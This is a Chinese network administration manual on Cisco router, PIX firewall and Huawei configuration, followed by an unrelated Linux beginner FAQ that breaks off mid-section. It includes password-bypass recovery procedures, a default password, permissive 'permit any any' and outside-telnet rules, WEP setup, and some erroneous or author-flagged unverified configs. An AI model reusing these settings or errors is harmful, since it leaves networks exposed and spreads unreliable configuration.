- 2、在>号提示符下键入 “o/r0x42”以便从Flash启动, 注意第一个字母 “o”不是十进制数 “0” (该为不要配置启动)
- 3、在>号提示符下键入 “i”, 路由器便会忽视存储的配置文件进行重新启动。
- 4、路由器启动后, 对所有的setup的问题回答 “no”。
- 5、在router> 提示符下键入 “enable”, 您就不需要口令就进入到enable模式, 并且看到router# 提示符。
- 6、有两种方法可以改变enable口令:
 - a. 删除所有的配置, 键入 “write erase”。(清除所有配置)
 - b. 不删除所有的配置, 只删除enable的口令
 - ①.在router#conf t
 - ②. 在router (config) #提示符下键入 “enable secret xxxxxx”, 其中 “xxxxxx” 为您想所设定的口令。
 - ③. router# wr (保存)
- 7、在route (config) # 提示符下键入 “config-register 0x2102”, 或者您在第二步所记录下来的值。(改为正常值启动)
- 8、router# wr (保存)
- 9、在router# 提示符下键入 “reload”。(重新启动)

五、控制列表

每接口、每协议、每方向只能有一个访问列表

1、标准控制列表

(config)#access-list access-list-number {permit | deny | remark} source [mask

说明:

access-list-number: 是列表的号码名 (1—99)

permit | deny 允许或者禁止

source [mask 源IP或者IP 段 和反掩码

例: (config)#access-list 1 permit any (允许所有通过)

B、(config)#access-list access-list-number + (permit | deny) + host +IP地址

例: (config)#access-list 1 permit host 211.99.151.208

2、扩展控制列表

(config)# access-list + (名字—100-199) + (permit|deny) + 协议 +源IP (段)
+ 反掩码+ 目的IP (段) +反掩码+ (eq|gt|lt|range) +端口号

说明: eq 就是等于 gt 就是大于 lt 就是小于 range 就是包括

(config)# access-list + (名字—100-199) + (permit|deny) + 协议 +any (指所有) +any (指所有)+ (eq|gt|lt|range) +端口号

客户要求:

(config)#interface fastEthernet 0/0 (进入外网口)

(config-if)#ip access-group 100 out

帮我配置一下:

外网 222.77.64.146 255.255.255.252 222.77.64.145

内网 192.168.0.1 255.255.255.255.0 192.168.0.1

DNS 202.101.107.55 202.101.98.55

禁止dhcp

禁止 192.168.0.160-192.168.0.230 上外网 (tcp)

禁止 192.168.0.3-192.168.0.254 8000(udp)

禁止 192.168.0.3-192.168.0.254 443 (tcp)

禁止 192.168.0.3-192.168.0.254 访问 218.117.209.1 - 218.117.209.255 80 (tcp www)

禁止 192.168.0.3-192.168.0.254 访问tencent.com (ip)

配置如下:

暂时无配置

路由器通过以太网的子口建立与下连交换机TRUNK口相连。(下面未经过验证, 故不能全信)

要求管理VLAN可以访问其它业务VLAN、办公VLAN、财务VLAN、家庭网VLAN, 但是其它VLAN不可以访问管理VLAN。

下面把路由器上的配置附上:

```
ip access-list extended infiltr
evaluate mppacket
deny ip 10.54.16.0 0.0.0.255 10.54.17.0 0.0.0.255
deny ip 10.54.16.0 0.0.0.255 10.54.18.0 0.0.0.255
deny ip 10.54.16.0 0.0.0.255 10.54.19.0 0.0.0.255
deny ip 10.54.16.0 0.0.0.255 10.54.31.0 0.0.0.255
deny ip 10.54.17.0 0.0.0.255 10.54.16.0 0.0.0.255
deny ip 10.54.17.0 0.0.0.255 10.54.18.0 0.0.0.255
deny ip 10.54.17.0 0.0.0.255 10.54.19.0 0.0.0.255
deny ip 10.54.17.0 0.0.0.255 10.54.31.0 0.0.0.255
deny ip 10.54.18.0 0.0.0.255 10.54.16.0 0.0.0.255
```

```
deny ip 10.54.18.0 0.0.0.255 10.54.17.0 0.0.0.255
deny ip 10.54.18.0 0.0.0.255 10.54.19.0 0.0.0.255
deny ip 10.54.18.0 0.0.0.255 10.54.31.0 0.0.0.255
deny ip 10.54.19.0 0.0.0.255 10.54.16.0 0.0.0.255
deny ip 10.54.19.0 0.0.0.255 10.54.17.0 0.0.0.255
deny ip 10.54.19.0 0.0.0.255 10.54.18.0 0.0.0.255
deny ip 10.54.19.0 0.0.0.255 10.54.31.0 0.0.0.255
permit ip any any
exit
```

```
ip access-list extended outfilter
permit ip any any reflect mppacket
exit
```

```
interface fastethernet0
ip address 10.255.49.2 255.255.255.252
exit
```

```
interface fastethernet1
exit
```

```
interface fastethernet1.1
description Guanli
ip address 10.54.31.254 255.255.255.0
encapsulation dot1q 1
exit
```

```
interface fastethernet1.2
description Yewu
ip address 10.54.17.254 255.255.255.0
encapsulation dot1q 2
ip access-group outfilter out
ip access-group infilter in
exit
```

```
interface fastethernet1.3
description Bangong
ip address 10.54.16.254 255.255.255.0
encapsulation dot1q 3
ip access-group outfilter out
ip access-group infilter in
exit
```

```
interface fastethernet1.4
description Caiwu
```

```
ip address 10.54.18.254 255.255.255.0
encapsulation dot1q 4
ip access-group outfilter out
ip access-group infilter in
exit
interface fastethernet1.5
description Jiating
ip address 10.54.19.254 255.255.255.0
encapsulation dot1q 5
ip access-group outfilter out
ip access-group infilter in
exit

ip route 0.0.0.0 0.0.0.0 10.255.49.1
```

六、防火墙配置

防火墙保存命令: (config)#wr mem

防火墙清除配置命令: (config)#wr erase

1、设置安全级别（外网 0 最高，内网 100 最高，其他可以任意选）

(config)#nameif ethernet0 outside security0

(config)#nameif ethernet1 inside security100

(config)#nameif dmz security50

提示：在缺省配置中，以太网 0 被命名为外部接口（outside），安全级别是 0；以太网 1

被命名为内部接口（inside），安全级别是 100.安全级别取值范围为 1~99，数字越大安

全级别越高。

若添加新的接口，语句可以这样写：

(config)#nameif pix/intf3 security40（安全级别任取）

(config)#interface gb-ethernet0 1000auto（光口）

(config)#nameif gb-ethernet0 intf2 security40（光口）

2. 配置以太网参数（interface）

(config)#interface ethernet0 auto（auto选项表明系统自适应网卡类型）

(config)#interface ethernet1 auto

3. 配置内外网卡的IP地址（ip address）

(config)#ip address outside 61.144.51.42 255.255.255.248

(config)#ip address inside 192.168.0.1 255.255.255.0

4、指定要进行转换的内部地址（nat）

nat命令配置语法：nat (if_name) nat_id local_ip [netmark]

其中（if_name）表示内网接口名字，例如inside。

Nat_id用来标识全局地址池，使它与相应的global命令相匹配，

local_ip表示内网被分配的ip地址。例如 0.0.0.0 表示内网

例 1. (config)#nat (inside) 1 0 0

表示启用nat,内网的所有主机都可以访问外网，用 0 可以代表 0.0.0.0

例 2. (config)#nat (inside) 1 172.16.5.0 255.255.0.0

表示只有 172.16.5.0 这个网段内的主机可以访问外网。

5. 指定外部地址范围（global）

Global命令的配置语法：global (if_name) nat_id ip_address-ip_address [netmark global_mask]

其中（if_name）表示外网接口名字，例如outside。。

Nat_id用来标识全局地址池，使它与相应的nat命令相匹配，

ip_address-ip_address表示翻译后的单个ip地址或一段ip地址范围。

[netmark global_mask]表示全局ip地址的网络掩码。

例 1. (config)#global (outside) 1 61.144.51.42-61.144.51.48

表示内网的主机通过 pix 防火墙要访问外网时，pix 防火墙将使用 61.144.51.42-61.144.51.48 这段ip地址池为要访问外网的主机分配一个全局ip地址。

例 2. (config)#global (outside) 1 61.144.51.42

表示内网要访问外网时，pix 防火墙将为访问外网的所有主机统一使用 61.144.51.42 这个

单一ip地址。

例 2 还可以表示成

(config)#global (outside) 1 interface （如果外网只有一个IP）

例 3. (config)#no global (outside) 1 61.144.51.42

表示删除这个全局表项。

例 4. 如果是不连续的网络段。

(config)#global (outside) 1 220.172.104.211-220.172.104.213 (config)#global (outside) 1 220.172.104.204 (config)#global (outside) 1 220.172.104.217

6. 设置指向内网和外网的静态路由（route）

定义一条静态路由。route命令配置语法：route (if_name) 0 0 gateway_ip [metric]

其中（if_name）表示接口名字，例如inside，outside。

Gateway_ip表示网关路由器的ip地址。

[metric]表示到gateway_ip的跳数。通常缺省是 1。

例 1. (config)#route outside 0 0 61.144.51.168 1

表示一条指向边界路由器（ip地址 61.144.51.168）的缺省路由。

例 2. (config)#route inside 10.1.1.0 255.255.255.0 172.16.0.1 1

(config)#route inside 10.2.0.0 255.255.0.0 172.16.0.1 1

如果内部网络只有一个网段，按照例 1 那样设置一条缺省路由即可；如果内部存在多个网

络，需要配置一条以上的静态路由。上面那条命令表示创建了一条到网络 10.1.1.0 的静

态路由，静态路由的下一条路由器ip地址是 172.16.0.1

例 3、指向内部和外部的路由

A、动态路由

```
router ospf 1
 network 172.16.2.0 255.255.255.0 area 0
 network 192.168.0.0 255.255.0.0 area 0
 network 218.106.194.16 255.255.255.240 area 0
```

B、静态路由

```
(config)#ip address inside 172.16.2.1 255.255.255.0
(config)#ip address outside 218.106.204.66 255.255.255.240
(config)#route outside 0.0.0.0 0.0.0.0 218.106.204.65 1 (IP为下一跳)
(config)#route inside 192.168.0.0 255.255.0.0 172.16.2.2 1 (此为内网下面的网络)
```

以上配置后就可以通了！下面是些高级的控制

7、

A、配置静态IP地址翻译（static）

static命令配置语法：static

(internal_if_name, external_if_name) outside_ip_address inside_ip_address 其中
internal_if_name表示内部网络接口，安全级别较高。如inside。
external_if_name为外部网络接口，安全级别较低。如outside等。
outside_ip_address为正在访问的较低安全级别的接口上的ip地址。
inside_ip_address为内部网络的本地ip地址。

例 1. (config)#static (inside, outside) 61.144.51.62 192.168.0.8 （此为防火墙在最前端）

表示ip地址为 192.168.0.8 的主机，对于通过pix防火墙建立的每个会话，都被翻译成 61.144.51.62 这个全局地址，也可以理解成static命令创建了内部ip地址 192.168.0.8 和外部ip地址 61.144.51.62 之间的静态映射。

例 2. (config)#static (inside, outside) 192.168.0.2 10.0.1.3 （此为防火墙在路由或者其他设备之后）

例 3. (config)#static (dmz, outside) 211.48.16.2 172.16.10.8 （此为DMZ的转换）

B. 管道命令（conduit）

conduit命令配置语法：

```
conduit permit | deny global_ip port[-port] protocol foreign_ip [netmask]
```

permit | deny 允许 | 拒绝访问

global_ip 指的是先前由global或static命令定义的全局ip地址，

如果global_ip为 0，就用any代替 0；

如果global_ip是一台主机，就用host命令参数。

port 指的是服务所作用的端口，例如www使用 80，smtp使用 25 等等，我们可以通过服务名称或端口数字来指定端口。

protocol 指的是连接协议，比如：TCP、UDP、ICMP等。

foreign_ip 表示可访问global_ip的外部ip。对于任意主机，可以用any表示。

如果foreign_ip是一台主机，就用host命令参数。

例 1. (config)#conduit permit tcp host 192.168.0.8 eq www any

这个例子表示允许任何外部主机对全局地址 192.168.0.8 的这台主机进行http访问。其中使用eq和一个端口来允许或拒绝对这个端口的访问。Eq ftp 就是指允许或拒绝只对ftp的访问。

例 2. (config)#conduit deny tcp any eq ftp host 61.144.51.89

表示不允许外部主机 61.144.51.89 对任何全局地址进行ftp访问。

例 3. (config)#conduit permit icmp any any

表示允许icmp消息向内部和外部通过。

例 4. (config)#static (inside, outside) 61.144.51.62 192.168.0.3

(config)#conduit permit tcp host 61.144.51.62 eq www any

这个例子说明static和conduit的关系。192.168.0.3 在内网是一台web服务器，现在希望外网的用户能够通过pix防火墙得到web服务。所以先做static静态映射：192.168.0.3→61.144.51.62（全局），然后利用conduit命令允许任何外部主机对全局地址 61.144.51.62 进行http访问。

C. 配置fixup协议

fixup命令作用是启用，禁止，改变一个服务或协议通过pix防火墙，由fixup命令指定的

端口是pix防火墙要侦听的服务。见下面例子：

例 1. (config)#fixup protocol ftp 21

启用ftp协议，并指定ftp的端口号为 21

例 2. (config)#fixup protocol http 80

(config)#fixup protocol http 1080

为http协议指定 80 和 1080 两个端口。

例 3. (config)#no fixup protocol smtp 80

禁用smtp协议。

D. 设置telnet

telnet配置语法：telnet local_ip [netmask]

local_ip 表示被授权通过telnet访问到pix的ip地址。如果不设此项，pix的配置方式只能由console进行。

(config)# telnet 0.0.0.0 0.0.0.0 inside

(config)# telnet 0.0.0.0 0.0.0.0 outside (此命令没有通，上面的可以，思科默认的密

码是：CISCO)

E. 允许或拒绝ping

```
(config)#ICMP permit/deny any echo-reply outside
```

```
(config)#Icmp permit/deny any unreachable outside
```

8、DHCP服务

PIX配置DHCP Server （经过验证）

```
(config)#dhcpd address 192.168.1.4-192.168.1.254 inside （设置池）
```

```
(config)# dhcpd dns 203.196.0.6 202.106.0.20 （设置DNS） (config)#dhcpd lease  
3600 （设置时间） (config)#dhcpd ping_timeout 750 （防止IP 冲突的时间）
```

```
(config)#dhcpd auto_config outside (config)#dhcpd enable inside （在内网接口起用  
DHCP）
```

```
(config)#debug dhcpd // event/packet 两个参数，事件信息/数据包信息，no debug  
dhcpd 关闭—调试DHCP
```

```
(config)#dhcpd domain domain_name //可选的，分配客户端使用的域名
```

```
(config)#clear dhcpd //Bindings, statistics 绑定mac, ip, 租期，统计信息
```

```
(config)#dhcpd auto_config client_ifx_name //自动将dhcp获得的dns,wins等参数传  
递给dhcp服务器。
```

```
PIX535(config)# dhcpd address 10.10.10.26-10.10.10.254 inside
```

```
PIX535(config)# dhcpd dns 203.196.0.6 202.106.0.20
```

```
PIX535(config)# dhcpd lease 3600
```

```
PIX535(config)# dhcpd ping_timeout 750
```

```
PIX535(config)# dhcpd enable inside
```

PIX配置DHCP Client （未经过验证，具体有环境了才能实验）

```
pix(config)#ip address if_name dhcp // 接口名称，获得dhcp，后面还有参数，可  
省略
```

PIX配置DHCP Relay、

```
pix(config)#dhcprelay server 10.1.1.1 outside
```

```
pix(config)#dhcprelay timeout 80
```

```
pix(config)#dhcprelay enable inside
```

```
pix(config)#show dhcprelay
```

下面简单配置dhcp server,地址段为 192.168.1.100—192.168.1.200

dns: 主 202.96.128.68 备 202.96.144.47

主域名称: abc.com.cn

dhcp client 通过pix firewall

```
pix515e(config)#ip address dhcp
```

dhcp server配置

```
pix515e(config)#dhcpd address 192.168.1.100-192.168.1.200 inside
pix515e(config)#dhcp dns 202.96.128.68 202.96.144.47
pix515e(config)#dhcp domain abc.com.cn
```

在monitor> 模式下修复PIX IOS方法：（和电脑相连的必须是交叉线）

```
monitor> interface 1                （选择端口）
monitor> address 172.18.124.154      （设置端口IP）
monitor> server 172.18.125.3         （设置TFTP服务器IP）
monitor> file pix611.bin             （设置要传输的IOS名字——一定要有.bin）
monitor> ping 172.18.125.3          （测试网络是否通）
monitor> tftp                        （传送——同时服务器的TFTP也要运行）
tftp pix611.bin@172.18.125.3.....
```

Do you want to enter a new activation key? [n] n （此是问你是否要更改安全码，选择NO）

Writing 2469944 bytes image into flash...

注意：

在恢复后进入系统后（即正常模式下），必须做以下操作（以下是以 701 版本为基础）！

(config)# int ethernet 0 （此端口和PC 用交叉线连接）

(config-if)# ip add (后跟IP 地址)

(config-if)#nameif outside (设置成外网口)

(config-if)#security-level 0 （设置安全参数）

做了以上后，要开启下列端口

(config)#fixup protocol dns maximum-length 512

(config)#fixup protocol ftp 21

(config)#fixup protocol h323 h225 1720

(config)#fixup protocol h323 ras 1718-1719

(config)#fixup protocol http 80

(config)#fixup protocol rsh 514

(config)#fixup protocol rtsp 554

(config)#fixup protocol sip 5060

(config)#fixup protocol sip udp 5060

(config)#no fixup protocol skinny 2000

(config)#fixup protocol smtp 25

(config)#fixup protocol sqlnet 1521

(config)#fixup protocol tftp 69

(config)# fixup protocol icmp （此为ping 的端口）

然后

pixfirewall#copy tftp flash: （即重新在拷贝一遍）

根据提示填写server IP 地址

要传输的文件名（记得要带.bin后缀）

.....
..... OK

下面为恢复口令

[http://www.cisco.com/en/US/produ ... 09478b.shtml#sample](http://www.cisco.com/en/US/produ...09478b.shtml#sample)

恢复PIX口令

此为无软驱的操作

步骤如下:

第一步, 找一条控制台的专用线 (rollover串口线) 把PC与PIX连接起来。

第二步, 用一条交叉线把控制台网卡与PIX的ethernet 0 连接起来。

第三步, 通过串口建立超级终端, 开机检查是否能接入PIX。没问题, 但是由于没有原来的口令, 进不去特权模式。

第四步, 在能够通过console口连通的情况下, 重新启动PIX, 在出现启动消息后, 根据屏幕提示在 9 秒内按键盘BREAK或ESC键进入monitor模式。

第五步, 在monitor>输入interface 0 进入接口模式。

第六步, add 192.168.1.1 指定PIX端口的IP地址。

第七步, server 192.168.1.88 指定我的TFTP服务器的IP地址。

第八步, file np63.bin 指定预传送的口令恢复文件名 (不知道就到TFTP目录下看一下)。

第九步, ping 192.168.1.88 测试到TFTP的三层连通性。不通的话, 就得仔细检查一下网卡与PIX的连接了。

第十步, tftp 回车, 开始传送文件。传送完成后, 提示是否要删除口令, 输入y, 确认删除, 系统删除口令成功后, 会自动重启,enable口令默认为空了。

第十步, 照样提示输入口令, 不管它, 回车, OK! ~~大功告成! ~~

第十一步, 如果要改密码的话, 按照上面说的用相关命令改就OK了。

此为有软驱操作:

首先我们来在一个带有软驱的PIX机子进行口令恢复

第一步, 在一台PC机上用rawrite.exe程序, 按照屏幕提示把np**.bin文件写到一张可用的软盘上。

第二步, 找一条控制台的专用线 (rollover线) 把PC与PIX连接起来。

第三步, 通过PC超级终端建立与PIX连接,确保串口线没有问题。(由于没有正确的enable口令, 我们只能看到密码提示符)

第四步, 把刚才我们用rawrite.exe写好的软盘插入PIX机子软驱。

第五步, 接着按一下PIX机子的复位键, PIX这次从软盘引导, 并在屏幕上显示下面一些消息:

Erasing Flash Password. Please eject diskette and reboot.

(口令恢复已经搞定, 请把软盘拿出来再重启机子)

第六步, 当拿出软盘, 按下重启键后, 我们就可以不用口令进入PIX的IOS了。如果出现提示要口令, 不管它, 直接按回车就对了。

第七步, 当前面步骤完成之后, PIX的远程Telnet口令恢复成默认的"cisco", 并且进入enable特权模式也不需要密码。要改口令的话, 进入 configuration全局模式, 用 passwd your_password 命令 改 远 程 telnet 口 令 , 用 enable password

your_enable_password命令建立enable特权模式口令。记着在改或创建完成保存配置，这就大功告成了。

9、配置控制列表。

A、 (config)#access-list acl_inside permit icmp any any (config)#access-list acl_inside permit tcp any any (config)#access-list acl_inside permit udp any any (config)#access-list acl_inside permit ip any any
(config)#access-list acl_outside permit icmp any any (config)#access-list acl_outside permit tcp any any (config)#access-list acl_outside permit udp any any (config)#access-list acl_outside permit ip any any
应用到端口

(config)#access-group acl_outside in interface outside (config)#access-group acl_inside in interface inside

B、

(config)#access-list 101 permit icmp any any (config)#access-list 101 permit tcp any any (config)#access-list 101 permit udp any any (config)#access-list 101 permit ip any any
应用到端口

(config)#access-group 101 in interface outside (config)#access-group 101 in interface inside

作用主要是开通一些相应的协议，否则就有可能网络不通！

10、内部主机访问内部服务器

A、 服务器和PC机在同一个网段内

(config)#alias (inside) 10.10.10.10 99.99.99.99 255.255.255.255 （注意：被访问内网IP地址在前，公网IP 在后）

(config)#static(inside,outside)99.99.99.99 10.10.10.10 netmask 255.255.255.255
此命令建立web服务器真实地址 10.10.10.10 和外部地址 99.99.99.99 的转换
用access list命令赋予访问权

(config)#access-list 101 permit tcp any host 99.99.99.99 eq www

(config)#access-group 101 in interface outside

或者

(config)#conduit permit tcp host 99.99.99.99 eq www any

B、 服务器和PC机不在同一网络内（inside 和dmz）

(config)#alias(inside) 99.99.99.99 192.168.100.10 255.255.255.255

注意：此中IP地址与上面DNS Doctoring的顺序相反。（即外部地址在前，DMZ主机地址在后）

C、 服务器与PC同在DMZ区

alias (dmz) 192.168.100.10 99.99.99.99 255.255.255.255

注意：DMZ主机在前，公网IP 在后

七、思科无线路由配置

其他的配置和 路由 是一样的

A、需要密码验证（比较安排）。（此配置通过验证）

```
(Config)#int dot11Radio 0
```

```
(config-if)#ip add XXX.XXX.XXX.XXX 255.255.255.0
```

```
(config-if)#ip nat inside
```

```
(config-if)#ip tcp adjust-mss 1452 （此主要是用于PPPOE才写此命令）
```

```
(config-if)#encryption key 1 size 128bit 0 1234567890ABCDEF0987654321
```

transmit-key（起用加密位为128位，并且设置密码1234567890ABCDEF0987654321 ---必须是26位，但其是16进制，因此字母不能有F以上的）

```
(config-if)# encryption mode wep mandatory （起用加密方式为WEP）
```

```
(config-if)# ssid yonghengxinyekj （设置SSID号—即为无线网络取名字）
```

```
(config-if-ssid)#authentication open （在SSID里设置，开放系统）
```

```
（config-if-ssid)#guest-mode （在SSID里设置）
```

B、无须密码，开放式配置。（此配置通过验证）

```
interface Dot11Radio0
```

```
(config-if)#ip add XXX.XXX.XXX.XXX 255.255.255.0
```

```
(config-if)#ip nat inside
```

```
(config-if)#ip tcp adjust-mss 1452 （此主要是用于PPPOE才写此命令）
```

```
(config-if)#ssid cisco （取个SSID名字）
```

```
（config-if-ssid)#authentication open （在SSID里设置，开放系统）
```

```
（config-if-ssid)#guest-mode （在SSID里设置）
```

DHCP和路由的做法一样

八、交换机双机备份配置方法

按照下面的模版进行配置

交换机一

```
(config)#interface Vlan x （两台备份交换机的VLAN需相同）
```

```
（config-if)# ip address x.x.x.x x.x.x.x （设置IP地址）
```

```
（config-if)#no ip redirects
```

```
（config-if)#standby timers 5 10 （设置启用时间）
```

```
(config-if)#no ip directed-broadcast
(config-if)#standby 1 priority 100 preempt    （设置抢先）
(config-if)#standby 1 ip y.y.y.y    （设置虚拟IP—及下级交换机网关）
```

交换机二

```
(config)#interface Vlan x
(config-if)#ip address x.x.x.x x.x.x.x
(config-if)#no ip redirects
(config-if)#standby timers 5 10
(config-if)#no ip directed-broadcast
(config-if)#standby 1 priority 110 preempt
(config-if)#standby 1 ip y.y.y.y
```

注：

- 1、要让下级交换机的网关是虚拟的IP地址，需将ip dhcp pool +XX中的网关设置成虚拟的IP地址即可（路由也是一样）
- 2、两台备份交换机的VLAN必须是相同的VLAN，如果是有很多VLAN，则需要做很多个备份的配置！路由则不需要，只要是内网端口处于同一网段即可！

如何配置HSRP？

你可以在路由器的接口配置模式使用standby命令完成几乎所有HSRP配置。让我们考虑在配置图表中显示的网络所采用的步骤。

对于路由器 1:

- 1.配置以太网接口上的IP地址
- 2.配置备用IP地址
- 3.配置备用抢先（通过抢先，只要路由器 1 可用，将总是主路由器。）

对于路由器 2:

- 1.配置以太网接口上的IP地址
- 2.配置备用IP地址 、
- 3.配置备用优先小于 100（在本例中，是 99。）

命令查看HSRP状态。这条命令会告诉哪个路由器是活动的，哪个是备份的
show standby

华为交换机配置操作手册

一、华为DHCP 做法

```
[Router]dhcp enable
[Router]dhcp server forbidden-ip 10.188.180.1 10.188.180.10 （排除要分配的IP地址）
[Router]dhcp server forbidden-ip 10.188.182.1 10.188.182.10 （排除要分配的IP地址）
[Router]dhcp server ip-pool vlan2 （建立一个DHCP 名字）
```

[Router-dhcp-pool-vlan2]network 10.188.180.0 mask 255.255.255.0 （指定要分配的网段）

[Router-dhcp-pool-vlan2]dns-list XXX.XXX.XXX.XXX （设置DNS）

[Router-dhcp-pool-vlan2]gateway-list 10.188.180.1 （指定网关）

[Router-dhcp-pool-vlan2]expired day 8 hour 8 minute 8 （租用时间）

二、设置OSPF

A、设置区域 0

[Roter]interface Ethernet0/1

[Router-Ethernet0/1]ospf enable area 0

注意要在所有的接口上操作这个步骤（防火墙上）

[Roter]ospf enable

B、设置OSPF

[Roter]ospf

[Roter-ospf1-1]area 0

[Roter-ospf1-1-area-0.0.0.0]network 218.5.82.210.0 0.0.0.255

[Roter-ospf1-1-area-0.0.0.0]network 10.0.0.0 0.255.255.255

九、E1 线路

分时隙

Router(config)# controller E1 0/0

Router(config-controller)#clock source line （配置线路时钟）

Router(config-controller)#channel-group 0 timeslots 31 （设置默认时隙）

Router(config-controller)#framing no-crc4 （设置为非成帧格式）

Router(config-controller)#

Router(config-controller)# no sh

Router(config)#int serial 0/0/0:0 （进入端口）

Router(config-if)# ip add （设置IP 地址）

Router(config-if)#no sh

Router (config-if)#encapsulation ppp （设置PPP协议）

Linux 10 个疑难杂症全面解答

bobkey

- 1、什么是Linux？
2. 我的电脑能执行Linux吗？
3. Linux能支援我的周边设备吗？
4. 我如何下载Linux？
5. 我如何安装Linux？
6. 我如何用Linux连上网际网路？
7. 我如何让Linux更像Windows一点？
8. 我如何在Windows下执行Linux？
9. 我如何在Linux上架设网站？
10. 我到哪里可以获得Linux的技术支援？

1. 什么是Linux？

Linux是个坚固、有力、扎实而且免费的作业系统。

1. 什么是Linux？

基本上Linux是个类似Unix、以核心模组为基础的、完全记忆体保护、多工作业系统，它是Linus Torvalds于 1991 年在Helsinki大学所原创开发，并在GNU一般公共执照(GNU General Public License)下发行。

请使用英文

觉得困扰？别担心，你只要知道Linux是个坚固、有力、扎实而且免费的作业系统，它可以在许多硬体上执行，例如一般PC、麦金塔电脑、Amiga、Alpha等等。Linux更是许多人努力的成果：世界上有上几千位开发人员对Linux做出贡献，他们增加新的功能、修改错误，而且仍不断尽其所能改进它。

开放式程式码

Linux不只免费，它还是程式码公开的软体，也就是说你不仅可以拿到电脑上的执行档，你还可以拿到原始的程式码，若手头上有些时间的话还可以动手研究改进它。

Linux盛世

上面所说的这些优点已经吸引众多的注目，早在 1998 年 3 月，Linux经销商Red

Hat曾估计全世界约有 8 百万个Linux用户——这还是Linux受到全力推行以前的数据。国际资料公司(International Data Corporation) 的研究显示Linux伺服器市场已经遽增到 75 万台——而这个数目仍在持续成长中。

对了，行家们通常是把Linux念成 " Lih-nucks"。

2. 我的电脑能执行Linux吗？

Linux最棒的地方就是可以在任何基础电脑硬体上执行。

桌上型电脑

有几种不同版本的Linux分别可在Intel、PowerPC、Sun Sparc、DEC Alpha和其他电脑上执行，也不需要最新最快的电脑系统，因为Linux非常模组化，它可以精简到在 150MB硬碟、2MB RAM的 386 电脑上执行（但是如果要执行图形桌面和开发工具等程式，你需要更大的硬碟和记忆体以及更快的处理器），一些开发人员甚至写出能在一片磁片上执行的Linux版本（例如Linux Router Project）。

笔记型电脑

Linux也能在许多笔记型电脑上轻松执行，包括大部分的Apple PowerBooks、IBM ThinkPad和Toshiba Tecras（你可以在Linux Online网站的 "laptop"网页里找到所支援的笔记型电脑名单，以及安装的秘诀和技巧。）

Linux能在你的Intel（或相容电脑）系统或Mac上成功执行的机会颇大——至少与其基本硬体（主机板、记忆体、处理器）的相容性应不成问题，你可能面临到的最大的问题应该是周边设备是否能不能幸运地相容。

——摘自：CNET

3. Linux能支援我的周边设备吗？

大部分常见的周边设备都能在Linux下运作良好，但有些设备会运作得比其他设备好。

或许能，或不能。大部分的常见周边设备——如数据机、印表机、网路卡等——能在Linux下运作良好，但是有些设备运作得比其他设备好，有些则根本无法运作。下面谈谈设备相容性的一些通则。

旧式的ISA卡：NE-2000 网路配接卡、旧式的声霸卡(Sound Blaster 16)和U.S.

Robotics Sportster数据机都可以在Linux下正常运作，事实上，这就是Linux了不起的地方：那些早该丢进垃圾堆的老旧硬体还是可以用。

PCI卡：根据经验，在Linux下ISA比PCI可行——至少目前是如此，例如，许多PCI数据机几乎就是「Windows」数据机（参考下面说明），所以它们就是不能在Linux下运作。最新的PCI音效卡如Turtle Beach Montego和Sound Blaster Live，Linux都还没有支援（不过开发人员正在努力解决这个问题）。使用最新版的Linux核心模组有助于安装PCI卡，许多PCI以太网路(Ethernet)卡和SCSI卡也已经支援了，细节请查询经销商的硬体支援名单。

随插即用：随插即用让Windows系统变得更容易使用，它使电脑自动将资源分配给不同的介面卡。Linux也能够随插即用，但功能还不算很完善，系统遇到问题时请参考相关说明文件。端视硬体的不同，你可能碰不到什么难题，也可能会遇到一大堆问题。

"Windows"周边设备：为了降低成本，一些硬体厂商开始把数据机和印表机等产品当作「Windows」产品来卖，这些设备比他们的全球竞争对手的产品便宜，可是他们不能在Linux下运作，为什么呢？因为Windows设备（例如：3Com/U.S. Robotics Winmodem和Lexmark Winwriter 200 印表机）会使用PC上的软体——和系统的CPU——完成他们的工作。Linux迷已经成功地让一些Windows印表机可以在Linux下运作，相关细节请查询印表机说明。

通用序列汇流排：USB周边设备的市场渐渐看好，不幸的是Linux还跟不上这个趋势，不过已经有人开始想让Linux支援这种汇流排，但在本文撰写期间这个目标还无法达成。

想了解完整的最新周边设备，请参考Linux Online网站的「硬体」一节以及Linux文件计画(Linux Documentation Project)的「硬体相容性说明」。

4. 我如何下载Linux？

如果想要试试你个人的电脑技术，可以只下载核心模组程式，然后从头开始架设作业系统。

先给你一个建议：不要安装下载的版本，最好自己买一份。

Linux光碟版

花费少于 50 美元就能买一本附有完整Linux光碟的好书，例如Linux Unleashed或Linux:The Complete Reference。这些CD版的Linux远比下载版容易安装，再加上一本方便参考的书籍，如果你是Linux新手，你会需要这些说明文件的。

下载Linux核心模组程式

如果坚持下载Linux，选择还有很多。如果想要试试你个人的电脑技术，可以只

下载核心模组程式(kernel)然后从头开始架设作业系统, 除非你的时间很多, 否则最好不要这样做。反之, 我们建议你下载一个完整的版本。完整版包括Linux核心模组、公用程式以及其他软体——一些好用的软体, 例如桌面管理程式、网页浏览器等。

Linux经销商

你也可以直接与Linux销售商接洽——Red Hat、Caldera、Debian或Slackware——或造访像Linux Online这样可提供十几种下载管道名单的网站。每个版本各有其拥护者和独具的特色, Red Hat无疑是最普及的, 一部分原因是它的安装介面比较容易使用。Debian版本以其无所不包的附加软体著称。Caldera Open Linux则是获得Netware的完全支援。

一旦你决定要使用那一种版本之后, 还必须仔细阅读经销商的安装指令, 因为各种版本之间的差异颇大。

5. 我如何安装Linux?

使用Linux安装公开程式之前, 你得对自己的系统有充分的了结才行。

5. 我如何安装Linux?

蓝森林 <http://www.lslnet.com> 2000 年 1 月 3 日 15:31

使用Linux安装公开程式之前, 你得对自己的系统有充分的了结才行。

5. 我如何安装Linux?

Linux的安装过程可能简单到 30 分钟就安装成功, 也可能会让你沮丧地想把电脑丢到窗外, 为什么会这样呢? 首先, Linux安装公用程式通常需要你对你系统非常地了解才行。其次, Linux可能无法支援你所有的硬体。(请参考问题 3)

开始之前

为了让工作顺利进行, 最好先列出一张电脑设备清单。不像Windows能辨识硬体并自行组态, Linux通常需要你的协助, 记下下列几点以防万一:

- CD-ROM磁碟机的制造厂商、型号和介面
- SCSI介面卡的制造厂商和型号 (如果有的话)
- 滑鼠类型
- 绘图卡的制造厂商、型号和记忆体大小

萤幕的制造厂商、型号和扫描速率

所有你知道的网路资讯（IP位址、网路遮罩、通讯闸位址、DNS位址、网域名称和网路卡类型）

安装时Linux可能会询问你这些资讯，如果你不知道，可是会抓狂了。

CD版安装

